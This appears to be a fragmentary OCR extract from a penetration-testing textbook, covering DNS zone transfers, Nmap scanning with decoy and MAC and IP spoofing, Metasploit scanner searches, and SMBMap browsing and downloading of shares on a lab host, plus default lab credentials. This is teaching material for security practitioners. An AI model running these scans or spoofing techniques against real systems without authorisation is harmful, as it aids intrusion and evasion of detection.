


Figure 5.13 – DNS enumeration




Figure 5.14 – Gathering DNS records

```
kali@kali:~$ host -t ns zonetransfer.me
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
```

```
kali@kali:~$ host -l zonetransfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me has address 5.196.105.14
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
home.zonetransfer.me has address 127.0.0.1
internal.zonetransfer.me name server intns1.zonetransfer.me.
internal.zonetransfer.me name server intns2.zonetransfer.me.
intns1.zonetransfer.me has address 81.4.108.41
intns2.zonetransfer.me has address 167.88.42.94
office.zonetransfer.me has address 4.23.39.254
ipv6actnow.org.zonetransfer.me has IPv6 address 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me has address 207.46.197.32
alltcpportsopen.firewall.test.zonetransfer.me has address 127.0.0.1
vpn.zonetransfer.me has address 174.36.59.154
www.zonetransfer.me has address 5.196.105.14
```

1. **dnsenum zonetransfer.me**

The DNSEnum tool will retrieve all the DNS records for the target domain and will attempt to perform DNS zone transfer using all the Name Servers that were found. The following screenshot shows that DNSEnum is attempting to perform a zone transfer of the target domain:




Figure 5.17 – Zone transfer using DNSEnum

sudo spiderfoot -l 172.16.17.71:80




Figure 5.28 – Discovering subdomains

1. On Kali Linux, open the **Terminal** area and use the following command to create an offline copy of Witness: kali@kali:~$ **git clone https://github.com/FortyNorthSecurity/EyeWitness**

2. Next, use the following commands to install EyeWitness on your Kali Linux system:kali@kali:~$ **cd EyeWitness/Python/setup**
kali@kali:~/EyeWitness/Python/setup$ **sudo ./setup.sh**

3. Next use the **cd ..** command to go up one directory, as shown here:kali@kali:~/EyeWitness/Python/setup$ **cd ..**

4. Next, use the following commands to allow EyeWitness to capture a screenshot of each subdomain that was found within the **subdomains.txt** file:kali@kali:~/EyeWitness/Python$ **./EyeWitness.py --web -f /home/**

kali/subdomains.txt -d /home/kali/screenshots --prepend-https

Let's take a look at the syntax that was used in the preceding command:

- **--web**: Takes an HTTP screenshot
- **–f**: Specifies the source file, along with the list of domains to check
- **–d**: Specifies the output directory for the screenshots
- **--prepend-https**: Prepends **http://** and **https://** to the domains without either protocol

MAC Changer

- On Kali Linux, open the **Terminal** area and use the **ifconfig** command to determine the number of network interfaces, as shown here:

```
kali@kali:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:cd:[redacted]  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.29  netmask 255.255.255.0  broadcast 172.30.1.255
        ether 08:00:27:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 7321  bytes 488009 (476.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7331  bytes 519400 (507.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 5.32 – Checking network interfaces

As shown in the preceding screenshot, there is an Ethernet connection indicated as **eth0** that is connected to the wired virtual network within our lab environment.

- Next, use the following commands to logically turn down the **eth0** interface:kali@kali:~$ **sudo ifconfig eth0 down**

- Next, use the **macchanger -h** command to view a list of available options:

```
kali@kali:~$ macchanger -h
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --ending                Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -p,  --permanent             Reset to original, permanent hardware MAC
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -b,  --bia                   Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX
```

Figure 5.33 – MAC Changer options

• Next, let's set a fully random MAC address on the **eth0** interface by using the following commands:kali@kali:~$ **sudo macchanger -A eth0**
The following screenshot shows that the MAC address has changed to a randomly selected vendor:

```
kali@kali:~$ sudo macchanger -A eth0
Current MAC:   08:00:27:[redacted] (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:[redacted] (CADMUS COMPUTER SYSTEMS)
New MAC:       0c:d9:96:53:6d:83 (CISCO SYSTEMS, INC.)
```

Figure 5.34 – Changing MAC address

• Next, use the following commands to change the logical status of the **eth0** interface to **up**:kali@kali:~$ **sudo ifconfig eth0 up**

• Lastly, you can use the **ifconfig** command to verify both the MAC address and status of the **eth0** interface on your Kali Linux machine.
msfadmin :msfadmin
root and the password is **owaspbwa**
sudo netdiscover -r 172.30.1.0/24
Netdiscover is a scanning tool that uses **Address Resolution Protocol** (**ARP**) messages to identify live systems on a network. Using the **–r** syntax allows you to specify a range when scanning.

```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.27
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-23 08:41 EDT
Nmap scan report for 172.30.1.26
Host is up (0.0057s latency).
Nmap done: 255 IP addresses (1 host up) scanned in 15.78 seconds
```

Figure 5.37 – Ping sweep using Nmap

```
kali@kali:~$ nmap 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-23 08:50 EDT
Nmap scan report for 172.30.1.26
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
```

Figure 5.38 – Discovering open ports

kali@kali:~$ **nmap -A -T4 -p- 172.30.1.26**

Let's take a look at the syntax that was used in the preceding code:

• **–A**: This enables Nmap to profile the target to identify its operating system, service versions, and script scanning, as well as perform a traceroute.

• **-T**: This syntax specifies the timing options for the scan, which ranges from **0** – **5**, where **0** is very slow and **5** is the fastest. This command is good for preventing too many probes from being sent to the target too quickly.

• **-p**: Using the **–p** syntax allows you to specify which port(s) to identify as opened or closed on a target. You can specify **–p80** to scan for port 80 only on the target and **–p-** to scan for all 65,535 open ports on a target.

SMB is a TCP/IP network protocol that is used to allow file and printer sharing services between host devices on a network. Discovering SMB on a host system is an indication there many a file share located on the target system, and it's something worth checking out.

• **-Pn**: This command performs a scan on the target without sending an ICMP Echo Request (ping) message. This command is useful for scanning systems that have ICMP responses disabled.

• **-sU**: This command allows Nmap to perform a UDP port scan on the target. This command is useful for identifying any services that use UDP compared to TCP.

• **-p** <port ranges>: This command allows a penetration tester to scan a single port or range such as **–p80**, **-p 80,443,8080**, or **–p 100-200**.

• **-sV**: This command allows Nmap to send special probes to identify the service versions of any open ports on the

target system.

- **-O**: This command allows Nmap to identify and profile the operating system on the target system.
- **-6**: This command enables Nmap to perform scanning on a system or network that has an IPv6 address.

If you want to perform a scan on the target system at **172.30.1.26** and use the decoy feature of Nmap, we can use the **–D** syntax, as shown in the following command:

kali@kali:~$ **nmap 172.30.1.26 –D 172.30.1.20, 172.30.1.21, 172.30.1.22**

Spoofing the MAC address simply allows the attacker to pretend to be someone else on the network, which allows the penetration tester to spoof the MAC address of a network device vendor while being disguised as a network switch or even a router.

To use the MAC spoofing feature within Nmap, use the **--spoof-mac 0** command, as shown here:

kali@kali:~$ **nmap --spoof-mac 0 172.30.1.26**

Using **0** allows Nmap to choose a randomly generated source MAC address. Additionally, you can substitute **0** with a MAC address of your choice or even specify the name of a vendor.

To spoof an IP address during a scan while using Nmap, use the **–S** command, as shown here:

kali@kali:~$ **sudo nmap -S 172.30.1.23 -e eth0 172.30.1.26**

The **–S** command allows you to specify the spoof IP address that must be coupled with the source interface of your device by using **–e**, followed by your network adapter.




Figure 5.43 – Stealth scan

```
kali@kali:~$ sudo nmap -sS -p 80 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 11:42 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00042s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:7F:AF:0A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Figure 5.44 – Stealth scanning using Nmap

```
msf6 > search portscan

Matching Modules
================

   #  Name                                                Rank    Check  Description
   -  ----                                                ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan            normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner        normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                     normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                      normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                      normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                      normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access    normal  No     Wordpress Pingback Locator
```

Figure 5.46 – Searching the port scanning modules

```
msf6 > search smb_version

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                    normal  No     SMB Version Detection
```

Figure 5.49 – Searching for modules

```
kali@kali:~$ smbmap -H 172.30.1.26
[+] IP: 172.30.1.26:445 Name: unknown
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        print$                                  NO ACCESS       Printer Drivers
        tmp                                     READ, WRITE     oh noes!
        opt                                     NO ACCESS
        IPC$                                    NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$                                  NO ACCESS       IPC Service (metasploitable server (Samba 3.0.20-Debian))
```

Figure 5.52 – Discovering shared drives

Use the following commands to read/display the contents of the **tmp** shared drive:kali@kali:~$ **smbmap -H 172.30.1.26 -r tmp**

1. To download the contents of a shared drive using SMBMap, use the following command:kali@kali:~$ **smbmap -H 172.30.1.26 --download .\tmp***

Secure Shell (**SSH**) is a common network protocol that's found on many organizations' networks. It allows IT professionals to establish a secure, encrypted Terminal connection between their device and a remote server.

```
Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
